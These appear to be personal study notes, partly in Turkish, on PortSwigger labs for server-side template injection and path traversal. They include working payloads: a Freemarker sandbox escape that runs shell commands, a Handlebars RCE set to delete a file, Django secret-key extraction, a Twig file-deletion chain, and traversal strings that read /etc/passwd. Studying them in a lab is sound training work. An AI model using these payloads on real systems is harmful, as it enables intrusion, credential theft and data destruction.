URLencoded:

```
%7b%7b%23%77%69%74%68%20%22%73%22%20%61%73%20%7c%73%74%72%69%6e%67%7c%7d%7d%0d%0a%20%
```

Change exec command to rm /home/carlos/morale.txt

Then make url encode:



Lab 5: Server-side template injection with information disclosure via user-supplied objects

PRACTITIONER

This lab is vulnerable to server-side template injection due to the way an object is being passed into the template. This vulnerability can be exploited to access sensitive data.

To solve the lab, steal and submit the framework's secret key.

You can log in to your own account using the following credentials:

content-manager:C0nt3ntM4n4g3r

Access the lab

Solution

1. Log in and edit one of the product description templates.
2. Change one of the template expressions to something invalid, such as a fuzz string ${{<%[%'"}}%\, and save the template. The error message in the output hints that the Django framework is being used.
3. Study the Django documentation and notice that the built-in template tag debug can be called to display debugging information.
4. In the template, remove your invalid syntax and enter the following statement to invoke the debug built-in:

{% debug %}

5. Save the template. The output will contain a list of objects and properties to which you have access from within this template. Crucially, notice that you can access the settings object.
6. Study the settings object in the Django documentation and notice that it contains a SECRET_KEY property, which has dangerous security implications if known to an attacker.
7. In the template, remove the {% debug %} statement and enter the expression {{settings.SECRET_KEY}}
8. Save the template to output the framework's secret key.
9. Click the "Submit solution" button and submit the secret key to solve the lab.

Trigger an error:


{{'a'.toUpperCase()}}

And result below:

Internal Server Error

Traceback (most recent call last): File "<string>", line 11, in <module> File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 191, in __init__ self.nodelist = self.compile_nodelist() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 230, in compile_nodelist return parser.parse() File "/usr/local/lib/python2.7/dist-packages/django/template/base.py", line 486, in parse raise self.error(token, e) django.template.exceptions.TemplateSyntaxError: Could not parse the remainder: '.toUpperCase()' from "a'.toUpperCase()'

Explore ssti tih django payload: {% debug %}



This request will fetch you a list of readable objects, available for debugging. From here, objects like ‘settings’ might be accessible too. So, try reading the secret key and see if you could succeed:

```
POST /endpoint-detail HTTP/1.1

Host: example.com

parameter={{settings.SECRET_KEY}}
```

Lab 6: Server-side template injection in a sandboxed environment

EXPERT

This lab uses the Freemarker template engine. It is vulnerable to server-side template injection due to its poorly implemented sandbox. To solve the lab, break out of the sandbox to read the file my_password.txt from Carlos's home directory. Then submit the contents of the file.

You can log in to your own account using the following credentials: content-manager:C0nt3ntM4n4g3r

Access the lab


Solution

1. Log in and edit one of the product description templates. Notice that you have access to the product object.
2. Load the JavaDoc for the Object class to find methods that should be available on all objects. Confirm that you can execute ${object.getClass()} using the product object.
3. Explore the documentation to find a sequence of method invocations that grant access to a class with a static method that lets you read a file, such as:


```
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
```


4. Enter this payload in one of the templates and save. The output will contain the contents of the file as decimal ASCII code points.
5. Convert the returned bytes to ASCII.
6. Click the "Submit solution" button and submit this string to solve the lab.

Original page:



Trigger an error:






<#assign classloader=**product**.class.protectionDomain.classLoader>

<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>

<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>

<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>

${dwf.newInstance(ec,null)("**cat my_password.txt**")}



Burda burp colloborator kullanımı da var. Komut çalıştırabildiğin yerde burp colloboratora da istek atıırabilirsin.

Lab 7: Server-side template injection with a custom exploit

EXPERT

This lab is vulnerable to server-side template injection. To solve the lab, create a custom exploit to delete the file /.ssh/id_rsa from Carlos's home directory. You can log in to your own account using the following credentials: wiener:peter

Warning

As with many high-severity vulnerabilities, experimenting with server-side template injection can be dangerous. If you're not careful when invoking methods, it is possible to damage your instance of the lab, which could make it unsolvable. If this happens, you will need to wait 20 minutes until your lab session resets.

Access the lab

Solution

1. While proxying traffic through Burp, log in and post a comment on one of the blogs.
2. Go to the "My account" page. Notice that the functionality for setting a preferred name is vulnerable to server-side template injection, as we saw in a previous lab. You should also have noticed that you have access to the user object.
3. Investigate the custom avatar functionality. Notice that when you upload an invalid image, the error message discloses a method called user.setAvatar(). Also take note of the file path /home/carlos/User.php. You will need this later.
4. Upload a valid image as your avatar and load the page containing your test comment.
5. In Burp Repeater, open the POST request for changing your preferred name and use the blog-post-author-display parameter to set an arbitrary file as your avatar:

```
user.setAvatar('/etc/passwd')
```

6. Load the page containing your test comment to render the template. Notice that the error message indicates that you need to provide an image MIME type as the second argument. Provide this argument and view the comment again to refresh the template:

```
user.setAvatar('/etc/passwd','image/jpg')
```


7. To read the file, load the avatar using GET /avatar?avatar=wiener. This will return the contents of the /etc/passwd file, confirming that you have access to arbitrary files.
8. Repeat this process to read the PHP file that you noted down earlier:


```
user.setAvatar('/home/carlos/User.php','image/jpg')
```


9. In the PHP file, Notice that you have access to the gdprDelete() function, which deletes the user's avatar. You can combine this knowledge to delete Carlos's file.
10. First set the target file as your avatar, then view the comment to execute the template:

```
user.setAvatar('/home/carlos/.ssh/id_rsa','image/jpg')
```

11. Invoke the user.gdprDelete() method and view your comment again to solve the lab.







Lets look at the blog page again, we triggered th error about template engine :

Internal Server Error

PHP Fatal error: Uncaught Error: Object of class User could not be converted to string in /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Environment.php(378) : eval()'d code:23 Stack trace: #0 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Template.php(394): __TwigTemplate_b6a7c72a93507ca5c7099ebdeaec25ac82b0a909b1559ad83f3f9c71a201576b->doDisplay() #1 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Template.php(371): Twig_Template->displayWithErrorHandling() #2 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Template.php(379): Twig_Template->display() #3 /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Environment.php(289): Twig_Template->render() #4 Command line code(10): Twig_Environment->render() #5 {main} thrown in /usr/local/envs/php-twig-2.4.6/vendor/twig/twig/lib/Twig/Environment.php(378) : eval()'d code on line 23

Yarıda kaldı sonra devam et.

DIRECTORY TRAVERSAL

Lab 1: File path traversal, simple case

APPRENTICE

This lab contains a file path traversal vulnerability in the display of product images.

To solve the lab, retrieve the contents of the /etc/passwd file.

Access the lab

Solution

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the filename parameter, giving it the value:


../../../etc/passwd

3. Observe that the response contains the contents of the /etc/passwd file.

İntercept > view details button at main page

forward then coming request will be like below then change it

Change first line with below :



Lab 2: File path traversal, traversal sequences blocked with absolute path bypass


PRACTITIONER

This lab contains a file path traversal vulnerability in the display of product images. The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory. To solve the lab, retrieve the contents of the /etc/passwd file. **Access the lab**


Solution

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the filename parameter, giving it the value /etc/passwd.
3. Observe that the response contains the contents of the /etc/passwd file.

Forward



Send to repeater and change with below



Lab 3: File path traversal, traversal sequences stripped non-recursively

PRACTITIONER

This lab contains a file path traversal vulnerability in the display of product images. The application strips path traversal sequences from the user-supplied filename before using it. To solve the lab, retrieve the contents of the /etc/passwd file. **Access the lab**


Solution

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the filename parameter, giving it the value:


..../..../..../etc/passwd

3. Observe that the response contains the contents of the /etc/passwd file.

intercept view product button then forward



Oluşan alttaki requestiin get alanını değiştir.



Lab 4: File path traversal, traversal sequences stripped with superfluous URL-decode

PRACTITIONER

This lab contains a file path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

To solve the lab, retrieve the contents of the /etc/passwd file.

Access the lab

Solution


1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the filename parameter, giving it the value:

..%252f..%252f..%252fetc/passwd

3. Observe that the response contains the contents of the /etc/passwd file.


View prduct click


Then forward

